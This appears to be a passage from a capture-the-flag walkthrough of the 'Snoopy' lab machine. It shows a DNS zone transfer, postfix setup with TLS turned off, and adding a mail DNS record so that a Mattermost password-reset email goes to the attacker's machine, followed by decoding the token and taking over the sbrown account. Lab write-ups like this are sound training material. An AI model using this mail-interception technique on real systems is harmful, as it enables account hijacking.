$ dig axfr @snoopy.htb snoopy.htb
Let’s open wireshark and see what’s going on after sending the account password reset request:

It looks like the server is really trying to reach out to us. Let’s install postfix which is a lightweight mail transfer agent:
$ sudo apt-get install postfix
$ sudo postconf -e "myhostname = snoopy.htb"
$ sudo postconf -e "mynetworks = 10.0.0.0/8"
$ sudo systemctl start postfix # use this if on host
$ sudo service postfix start   # or this if you're running in chroot
Now quickly add the mail DNS entry (some background script is removing it automatically!) and send the request again:

When sending the request by pushing the Reset my Password button, the response actually took more time which can be confirmed by Wireshark.
Right now, as you can see, the data in Wireshark is encrypted and we couldn’t look at it (postfix is running in a container for me). We can force postfix to not use encryption:
# Disable TLS for incoming connections (SMTP Server)
$ sudo postconf -e "smtpd_tls_security_level = none"

# Disable TLS for outgoing connections (SMTP Client)
$ sudo postconf -e "smtp_tls_security_level = none"

# Allow plaintext authentication over unencrypted links (if you are using SMTP auth)
$ sudo postconf -e "smtpd_tls_auth_only = no"
$ sudo systemctl restart postfix # use this if on host
$ sudo service postfix restart   # or this if you're running in chroot
Now after resending the request, we can see the following in Wireshark:

The server is trying to send a message but the account does not exist on our side. So let’s add the account and see what is sent:
$ sudo useradd sbrown && \
  sudo touch /var/mail/sbrown && \
  sudo chown sbrown:sbrown /var/mail/sbrown
Now after reattempting the password reset we should be able to receive the link!

CASH:
$ sudo cat /var/mail/sbrown
From no-reply@snoopy.htb  Sat May 16 16:02:49 2026
Return-Path: <no-reply@snoopy.htb>
X-Original-To: sbrown@snoopy.htb
Delivered-To: sbrown@snoopy.htb
Received: from mm.snoopy.htb (snoopy.htb [10.129.229.5])
	by snoopy.htb (Postfix) with UTF8SMTP id D9BD617845F
	for <sbrown@snoopy.htb>; Sat, 16 May 2026 16:02:48 +0200 (CEST)
MIME-Version: 1.0
Reply-To: "No-Reply" <no-reply@snoopy.htb>
Date: Sat, 16 May 2026 14:02:49 +0000
Auto-Submitted: auto-generated
Precedence: bulk
Content-Transfer-Encoding: 8bit
Message-ID: <a4m1t9fzaob1tguy-1778940169@mm.snoopy.htb>
From: "No-Reply" <no-reply@snoopy.htb>
To: sbrown@snoopy.htb
Subject: [Mattermost] Reset your password
Content-Type: multipart/alternative;
 boundary=ea630ddd0e7b3690da64f18427e5a47454173f11aef02f100c4329760db7

--ea630ddd0e7b3690da64f18427e5a47454173f11aef02f100c4329760db7
Content-Transfer-Encoding: quoted-printable
Content-Type: text/plain; charset=UTF-8

Reset Your Password
Click the button below to reset your password. If you didn=E2=80=99t reques=
t this, you can safely ignore this email.

Reset Password ( http://mm.snoopy.htb/reset_password_complete?token=3Dq1o6j=
aux5bgq948m3ayf4j93hwsan1a4r6xfwp76uysw49tu6mhea7gh94333a3j )

The password reset link expires in 24 hours.

Questions?
Need help or have questions? Email us at support@snoopy.htb ( support@snoop=
y.htb )

=C2=A9 2022 Mattermost, Inc. 530 Lytton Avenue, Second floor, Palo Alto, CA=
, 94301
--ea630ddd0e7b3690da64f18427e5a47454173f11aef02f100c4329760db7
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset=UTF-8

<SNIP>

--ea630ddd0e7b3690da64f18427e5a47454173f11aef02f100c4329760db7--
Let’s follow the link and reset the password!!

Something’s off. Looks like the sent link is incorrectly formatted (token=3Dq1o6j=aux5bgq948m3ayf4j93hwsan1a4r6xfwp76uysw49tu6mhea7gh94333a3j). Changing it to http://mm.snoopy.htb/reset_password_complete?token=q1o6jaux5bgq948m3ayf4j93hwsan1a4r6xfwp76uysw49tu6mhea7gh94333a3j (removed leading 3D and the =):
- The =3D component (Literal Equals): The hex value for an equals sign (
=) in the ASCII table is3D. Therefore,token=3Dliterally translates totoken=. - The lone = component (Soft Line Break): Email protocols (like SMTP) have a strict structural limit of 76 characters per line. If a line of text (or a long password reset link) exceeds this limit, the mail server injects a soft line break to wrap the text safely. A soft line break is represented by a single
=right at the end of the line. When an email client renders or decodes the message, it automatically deletes that specific=and merges the current line with the next one seamlessly. => That’s whyhttp://mm.snoopy.htb/reset_password_complete?token=q1o6jaux5bgq948m3ayf4j93hwsan1a4r6xfwp76uysw49tu6mhea7gh94333a3jis correctly decoded.
When we browse there and set the password to tralsesec, we are indeed able to reset the password. After logging in, we are confronted with this chat:

After sending a couple of DMs here and there, no one responded. So I focused on the only chat (Town Square) where sbrown said:
Hey everyone, I just created a new channel dedicated to submitting requests for new server provisions as we start to roll out our new DevSecOps tool.
Maybe we should look for that channel.

http://mm.snoopy.htb/devsecops/channels/it-support
But somehow, empty:
